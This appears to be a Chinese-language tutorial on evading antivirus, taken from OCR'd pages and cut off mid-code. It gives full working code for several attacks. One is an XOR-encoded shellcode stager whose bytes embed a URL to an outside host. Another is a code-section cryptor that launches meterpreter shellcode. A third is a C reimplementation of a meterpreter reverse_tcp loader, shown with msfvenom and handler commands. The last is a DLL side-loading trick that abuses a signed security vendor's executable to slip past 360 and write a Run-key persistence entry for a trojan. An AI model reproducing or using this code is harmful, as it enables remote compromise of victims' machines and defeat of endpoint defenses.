
unsigned char shellcode[] =

```
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x74\x74\x70\x00\x68\x77\x69\x6e\x68\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\x68\x74\x33\x32\x00\x68\x63\x72\x79\x70"
"\x54\x68\x4c\x77\x26\x07\xff\xd5\x31\xdb\x53\x53\x53\x53\x53"
"\x68\x04\x1f\x9d\xbb\xff\xd5\x50\x53\x68\xbb\x01\x00\x00\xe8"
"\xef\x01\x00\x00\x68\x00\x74\x00\x74\x00\x70\x00\x73\x00\x3a"
"\x00\x2f\x00\x2f\x00\x68\x00\x63\x00\x62\x00\x6c\x00\x6f\x00"
"\x67\x00\x2e\x00\x78\x00\x79\x00\x7a\x00\x2f\x00\x61\x00\x49"
"\x00\x43\x00\x4b\x00\x54\x00\x52\x00\x61\x00\x30\x00\x61\x00"
"\x31\x00\x65\x00\x32\x00\x32\x00\x37\x00\x66\x00\x61\x00\x36"
"\x00\x36\x00\x6a\x00\x51\x00\x58\x00\x41\x00\x4a\x00\x4b\x00"
"\x74\x00\x57\x00\x70\x00\x79\x00\x4a\x00\x76\x00\x77\x00\x51"
"\x00\x76\x00\x73\x00\x44\x00\x77\x00\x69\x00\x50\x00\x54\x00"
"\x74\x00\x32\x00\x6a\x00\x4a\x00\x2d\x00\x31\x00\x41\x00\x45"
"\x00\x63\x00\x6b\x00\x69\x00\x4e\x00\x4e\x00\x41\x00\x00\x00"
"\x83\xc7\x24\x50\x68\x46\x9b\x1e\xc2\xff\xd5\x68\x00\x01\x80"
"\x00\x53\x53\x53\x57\x53\x50\x68\x98\x10\xb3\x5b\xff\xd5\x96"
"\x83\xec\x10\x89\xe0\x57\x89\xc7\x57\x68\x21\xa7\x0b\x60\xff"
"\xd5\x85\xc0\x74\x4d\x8b\x47\x04\x85\xc0\x74\x2a\x5a\x83\xea"
"\x24\x6a\x01\x53\x53\x50\x6a\x03\x6a\x03\x89\xe0\x83\xec\x0c"
"\x89\xe7\x57\x50\x52\x8d\x44\x24\x40\xff\x30\x68\xda\xdd\xea"
```

```
"\x49\xff\xd5\x85\xc0\x74\x1e\xeb\x0f\x8b\x47\x08\x85\xc0\x74"
"\x15\x6a\x04\x58\x01\xc7\x48\x89\x07\x6a\x0c\x57\x6a\x26\x56"
"\x68\xd3\x58\x9d\xce\xff\xd5\x68\x00\x33\x00\x00\x89\xe0\x6a"
"\x04\x50\x6a\x1f\x56\x68\xd3\x58\x9d\xce\xff\xd5\x6a\x0a\x5f"
"\x53\x53\x53\x53\x53\x53\x56\x68\x95\x58\xbb\x91\xff\xd5\x85"
"\xc0\x75\x08\x4f\x75\xeb\xe8\xc9\x00\x00\x00\x6a\x04\x89\xe1"
"\x6a\x00\x89\xe3\x51\x53\x6a\x4e\x56\x68\x78\x04\x2f\x27\xff"
"\xd5\x85\xc0\x74\xe3\x6a\x14\x89\xe1\x2b\x21\x89\xe7\x51\x57"
"\x6a\x03\xff\x33\x68\x2d\x6e\xa9\xc3\xff\xd5\x85\xc0\x74\xca"
"\xe8\x14\x00\x00\x00\x9e\x92\x57\x0f\xa5\x57\x81\x55\x44\x98"
"\xd0\x5d\x9c\xa2\x20\x85\xaa\x8a\xb2\x3d\x5b\x6a\x04\x59\x89"
"\xca\x8b\x03\x3b\x07\x0f\x85\xa1\xff\xff\xff\x01\xd3\x01\xd7"
"\xe2\xf0\x31\xdb\x53\x56\x68\x05\x88\x9d\x70\xff\xd5\x85\xc0"
"\x0f\x84\x88\xff\xff\xff\x6a\x40\x68\x00\x10\x00\x00\x68\x00"
"\x00\x40\x00\x53\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x53\x89"
"\xe7\x57\x68\x00\x20\x00\x00\x53\x56\x68\x6c\x29\x24\x7e\xff"
"\xd5\x85\xc0\x0f\x84\x58\xff\xff\xff\x8b\x07\x01\xc3\x85\xc0"
"\x75\xe1\x58\xc3\x5f\xe8\x9d\xfe\xff\xff\x68\x00\x63\x00\x62"
"\x00\x6c\x00\x6f\x00\x67\x00\x2e\x00\x78\x00\x79\x00\x7a\x00"
"\x00\x00\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5";
// the key to xor
unsigned char key[] = "\xcc\0xfa\0x1f\0x3d";
// encode shellcode
void encode()
{
```

```
    for (int i = 0; i < sizeof(shellcode) - 1; i++)
    {
        shellcode[i] = shellcode[i] ^ key[i % sizeof(key)];
    }
}
// decoder
void decode()
{
    for (int i = 0;i < (sizeof(shellcode) - 1);i++)
        shellcode[i] = shellcode[i] ^ key[i % sizeof(key)];
}
void RunShellCode_2()
{
    ((void(*)(void)) & shellcode)();
}
void main()
{
    encode();
    decode();
    RunShellCode_2();
}
```

使用vs进行编译



免杀技术之代码加密

方法原理:

下面的代码加密了程序的代码段和数据段，从而绕过杀软

使用msfvenom或cs生成shellcode

```
# msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.110.120 LPORT=8888 -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Final size of c file: 2433 bytes
```

替换shellcode区域为msf或者cs生成的shellcode即可

```
#include <Windows.h>

/* Declare new sections to store encrypted code and shellcode data */
#pragma section(".code",execute, read, write)
#pragma section(".codedata", read, write)
// Merge  .codedata into .code (which will be encrypted by cryptor)
#pragma comment(linker,"/MERGE:.codedata=.code")
// Declare .code as Executable, Read, Write section, this is necessary so applic
#pragma comment(linker,"/SECTION:.code,ERW")

// This will put all following constants and global variables in .codedata segme
#pragma data_seg(".codedata")
#pragma const_seg(".codedata")
// From here executable code will go in .code section
#pragma code_seg(".code")

/*
 * windows/meterpreter/bind_tcp - 298 bytes (stage 1)
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=80, RHOST=, EnableStageEncoding=false,
 * PrependMigrate=false, EXITFUNC=process, AutoLoadStdapi=true,
 * InitialAutoRunScript=, AutoRunScript=, AutoSystemInfo=true,
 * EnableUnicodeEncoding=true
 */
```

```
unsigned char buf[] =

"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"

"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"

"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"

"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"

"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"

"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"

"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"

"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"

"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"

"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"

"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"

"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"

"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x31"

"\xdb\x53\x68\x02\x00\x00\x50\x89\xe6\x6a\x10\x56\x57\x68\xc2"

"\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5\x53"

"\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x97\x68\x75\x6e\x4d"

"\x61\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff"

"\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58"

"\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"

"\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85\xf6\x75\xec\xc3";



/* Launch the meterpreter shellcode */
```

```
int shellLaunch()

 {

    /* Declare pointer on function */

    int (*func) ();


    /* Cast shellcode into function */

    func = (int (*) ()) buf;


    /* Call function (Execute shellcode) */

    (int) (*func) ();

}



// .stub SECTION , the following part is not encrypted.

#pragma section(".stub", execute, read, write)

#pragma code_seg(".stub")

#pragma section(".stubdata", read, write)

// Merge  .stubdata into .stub (decryption part)

#pragma comment(linker,"/MERGE:.stubdata=.stub")


// This will put out strings and global variables in .stubdata segment

#pragma data_seg(".stubdata")

#pragma const_seg(".stubdata")

// Executable code will go in .stub section
```

```
#pragma code_seg(".stub")



// Next data are signature recognized by cryptor to patch the target
#define CODE_BASE_ADDRESS   0x15151515
#define CODE_SIZE                       0x14141414

/* Decrypt .code block encrypted by cryptor */
/* In this function do not declare array to avoid security cookies checks (see h
/* Or disable security check (GS- option) on prog compilation */
void decryptCodeSection()
{
        unsigned char *ptr;
        long int i;
        long int nbytes;
        DWORD patience;
        DWORD codeAddr;

        int cpt = 0;


        BYTE  key[] = { 'a','b','a','b','a','b','a','b','\0'};
        int keyLength = 8;
        ptr = (unsigned char *)CODE_BASE_ADDRESS;
        nbytes = CODE_SIZE;
```

```
        // Decrypt code segment
         for( i = 0 ; i < nbytes ; i++ )
         {
                ptr[i]=ptr[i]^key[cpt];
                cpt = cpt + 1;
                if(cpt == keyLength)
                        cpt = 0;
          }
        return;
}

int main()
{
        decryptCodeSection();
        shellLaunch(); /* Call function which executes shellcode now that it is c
        return 0;
}
```

使用vs编译以上代码

```
105        }
106        return;
107    }
108
109    int main()
110    {
111        decryptCodeSection();
112        shellLaunch(); /* Call function which executes shellcode now that it is decrypted */
113        return 0;
114    }
115
```

```
1>------ 已启动生成: 项目: test2, 配置: Debug Win32 ------
1>test2.c
1>C:\Users\Administrator\source\repos\test2\test2\test2.c(4,47): warning C4330: 已忽略特性"write"(属于节".code")
1>C:\Users\Administrator\source\repos\test2\test2\test2.c(63,48): warning C4330: 已忽略特性"write"(属于节".stub")
1>C:\Users\Administrator\source\repos\test2\test2\test2.c(88,11): warning C4101: "patience": 未引用的局部变量
1>C:\Users\Administrator\source\repos\test2\test2\test2.c(89,11): warning C4101: "codeAddr": 未引用的局部变量
1>C:\Users\Administrator\source\repos\test2\test2\test2.c(59): warning C4716: "shellLaunch": 必须返回一个值
1>test2.obj : warning LNK4254: 节".codedata"(C0000040)合并到具有不同特性的".code"(60000040)
1>test2.vcxproj -> C:\Users\Administrator\source\repos\test2\Debug\test2.exe
1>已完成生成项目"test2.vcxproj"的操作。
========== 生成: 成功 1 个，失败 0 个，最新 0 个，跳过 0 个 ==========
```

免杀技术之使用c实现meterpreter功能

使用c实现meterpreter功能，代码中不包含任何的shellcode，从而绕过检测

下面的代码用c实现meterpreter reverse_tcp，无需shellcode，仅适用msf，直接编译即可

使用方法：

文件名.exe ip port

```
#pragma warning(disable:4996)

#include <Winsock2.h>

#include <stdlib.h>

#include <stdio.h>

#pragma comment(lib, "Advapi32.lib")

#pragma comment(lib,"ws2_32.lib")

/*

*初始化INIT socket

*/

void winsock_init() {

    WSADATA wsaData;

    if (WSAStartup(MAKEWORD(2, 2), &wsaData) < 0) {

        printf("ws2_32.dll is out of date.\n");

        WSACleanup();

        exit(1);

    }

}



void punt(SOCKET my_socket, char* error) {

    printf("Sorry : %s\n", error);

    closesocket(my_socket);

    WSACleanup();

    exit(1);

}
```

```
/* 尝试从套接字接收所有请求的数据。 */

int recv_all(SOCKET my_socket, void* buffer, int len) {

    int    tret = 0;

    int    nret = 0;

    void* startb = buffer;

    char* tb = (char*)startb;

    while (tret < len) {

        nret = recv(my_socket, tb, len - tret, 0);

        tb += nret;

        tret += nret;



        if (nret == SOCKET_ERROR)

            punt(my_socket, "Could not receive data");

    }

    return tret;

}



/* 建立与主机的连接: 端口*/

SOCKET my_connect(char* targetip, int port) {

    struct hostent* target;

    struct sockaddr_in  sock;
```

```
SOCKET          my_socket;


/* 设置我们的套接字 */

my_socket = socket(AF_INET, SOCK_STREAM, 0);

if (my_socket == INVALID_SOCKET)

    punt(my_socket, "[-] Could not initialize socket");


/* 我们的目标，获取主机名 */

target = gethostbyname(targetip);

if (target == NULL)

    punt(my_socket, "[-] Could not get target");


/* 创建sock信息，包括远程IP，PORT*/

memcpy(&sock.sin_addr.s_addr, target->h_addr, target->h_length);

sock.sin_family = AF_INET;

sock.sin_port = htons(port);



/* 尝试连接 */

if (connect(my_socket, (struct sockaddr*) & sock, sizeof(sock)))

    punt(my_socket, "[-] Could not connect to target");


return my_socket;
```

```
}

int main(int argc, char* argv[]) {
    ULONG32 size;
    char* buffer;
    //创建函数指针，方便XXOO
    void (*function)();
    winsock_init(); //套接字初始化
    //获取参数，这里随便写，接不接收无所谓，主要是传递远程主机IP和端口
    //这个可以事先定义好
    if (argc != 3) {
        printf("%s [host] [port] ^__^ \n", argv[0]);
        exit(1);
    }

    /*连接到处理程序，也就是远程主机 */
    SOCKET my_socket = my_connect(argv[1], atoi(argv[2]));

    /* 读取4字节长度
    *这里是meterpreter第一次发送过来的
    *4字节缓冲区大小2E840D00，大小可能会有所不同，当然也可以自己丢弃，自己定义一个大小
    */
```

```
//是否报错

//如果第一次不是接收的4字节那么就退出程序

int count = recv(my_socket, (char*)&size, 4, 0);

if (count != 4 || size <= 0)

    punt(my_socket, "read length value Error\n");



/* 分配一个缓冲区 RWX buffer */

buffer = (char*)VirtualAlloc(0, size + 5, MEM_COMMIT, PAGE_EXECUTE_READWRITE

if (buffer == NULL)

    punt(my_socket, "could not alloc buffer\n");



/*

*SOCKET赋值到EDI寄存器，装载到buffer[]中

*/

//mov edi

buffer[0] = 0xBF;



/* 把我们的socket里的值复制到缓冲区中去*/

memcpy(buffer + 1, &my_socket, 4);




/* 读取字节到缓冲区

*这里就循环接收DLL数据，直到接收完毕
```

```
    */
    count = recv_all(my_socket, buffer + 5, size);

    /* 将缓冲区作为函数并调用它。
    * 这里可以看作是shellcode的装载，
    * 因为这本身是一个DLL装载器，完成使命，控制权交给DLL，
    * 但本身不退出，除非迁移进程，靠DLL里函数，DLL在DLLMain里是循环接收指令的，直到遇到退出打
    * (void (*)())buffer的这种用法经常出现在shellcode中
    */
    function = (void (*)())buffer;
    function();
    return 0;
}
```

编译以上源代码：



启动msf监听：

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.82.131
LHOST => 192.168.82.131
msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.82.131:5555
```

目标主机执行程序：

```
Administrator: C:\Windows\system32\cmd.exe - Project1.exe  192.168.82.131 5555

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Administrator>cd C:\Users\Administrator\source\repos\Project1\Debug\

C:\Users\Administrator\source\repos\Project1\Debug>Project1.exe 192.168.82.131 5
555
Sorry : [-] Could not connect to target

C:\Users\Administrator\source\repos\Project1\Debug>Project1.exe 192.168.82.131 4
444

C:\Users\Administrator\source\repos\Project1\Debug>Project1.exe 192.168.82.131 5
555
```

成功建立连接：


```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Name            : Software Loopback Interface 1
Hardware MAC    : 00:00:00:00:00:00
MTU             : 4294967295
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name            : Intel(R) PRO/1000 MT Network Connection
Hardware MAC    : 00:50:56:31:ad:b6
MTU             : 1500
IPv4 Address    : 192.168.82.137
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fe80::3c67:4162:f2ce:3104
IPv6 Netmask    : ffff:ffff:ffff:ffff::



Interface 12
============
Name            : Microsoft ISATAP Adapter
Hardware MAC    : 00:00:00:00:00:00
```

白加黑免杀过360开机启动拦截

注意看代码注释！！！！ 此办法不支持win10，win10需要穿插过UAC的代码



废话不多说，先过免杀，要不然一切都是白搭



找白文件，找大厂商，我就拿天融信终端威胁防御系统下手！

天融信终端威胁防御系统　edr.topsec.com.cn

天融信 TOPSEC　天融信终端威胁防御系统　首页　产品中心　安全服务　安全培训　技术支持


天融信终端威胁防御系统

本地下载

10.5MB | 最新版本：1.0.9.6 | 2019-12-29更新
支持：WinXP/Vista/7/8/8.1/10

简约不简单 严谨多层次
反病毒+主动防御+智能拦截
以创新的杀毒技术 为终端保驾护航

我们下载提取



缺什么就拿什么，然后我把名字改成天融信就变成下面这种情况！

名称	修改日期	类型	大小
api-ms-win-crt-runtime-l1-1-0.dll	2015/5/29 10:28	应用程序扩展	8 KB
DuiLib.dll	2019/12/30 14:50	应用程序扩展	870 KB
jansson.dll	2019/12/30 15:09	应用程序扩展	152 KB
jansson.dll.bak	2019/6/21 14:37	BAK 文件	148 KB
libcurl.dll	2019/6/21 14:37	应用程序扩展	382 KB
libxsse.dll	2019/6/21 14:37	应用程序扩展	782 KB
mfc140u.dll	2016/2/15 16:43	应用程序扩展	5,522 KB
mfc140ud.dll	2016/7/21 23:02	应用程序扩展	11,188 KB
sqlite.dll	2019/6/21 14:37	应用程序扩展	935 KB
TopsecComm.dll	2019/6/21 14:38	应用程序扩展	126 KB
TopsecDB.dll	2019/6/21 14:38	应用程序扩展	237 KB
uactmon.dll	2019/6/21 14:37	应用程序扩展	353 KB
upgrade.dll	2019/6/21 14:37	应用程序扩展	351 KB
usysdiag.dll	2019/6/21 14:37	应用程序扩展	521 KB
天融信	2019/6/21 14:38	应用程序	635 KB

选取一个DLL,用PETools打开

记住你添加的DLL名称和API名称！添加保存即可！ 然后现在我们来写代码！打开VS2019创建DLL动态链接库项目

```
// dllmain.cpp : 定义 DLL 应用程序的入口点。
#include "pch.h"
#include <windows.h>
using namespace std;
#include <iostream>

extern "C" __declspec(dllexport) LPVOID ACK()//这里是刚刚添加的API接口!
{
    return(0);
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    char path[MAX_PATH];
    GetCurrentDirectory(MAX_PATH, path);
    cout << path;
    //注意：调试时获得是工程目录，单击exe执行时，是它自己所在目录
    strcat(path, "\\Arvin.exe");//与木马名称一致
HKEY hKey;
LPCTSTR lpRun = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";//会杀! 自己绕

long lRet = RegOpenKeyEx(HKEY_LOCAL_MACHINE, lpRun, 0, KEY_WRITE, &hKey);
if (lRet == ERROR_SUCCESS)
{
    char pFileName[MAX_PATH] = { 0 };
    //得到程序自身的全路径
    DWORD dwRet = GetModuleFileName(NULL, pFileName, MAX_PATH);
    //添加一个子Key,并设置值 // 下面的"getip"是应用程序名字（不加后缀.exe）
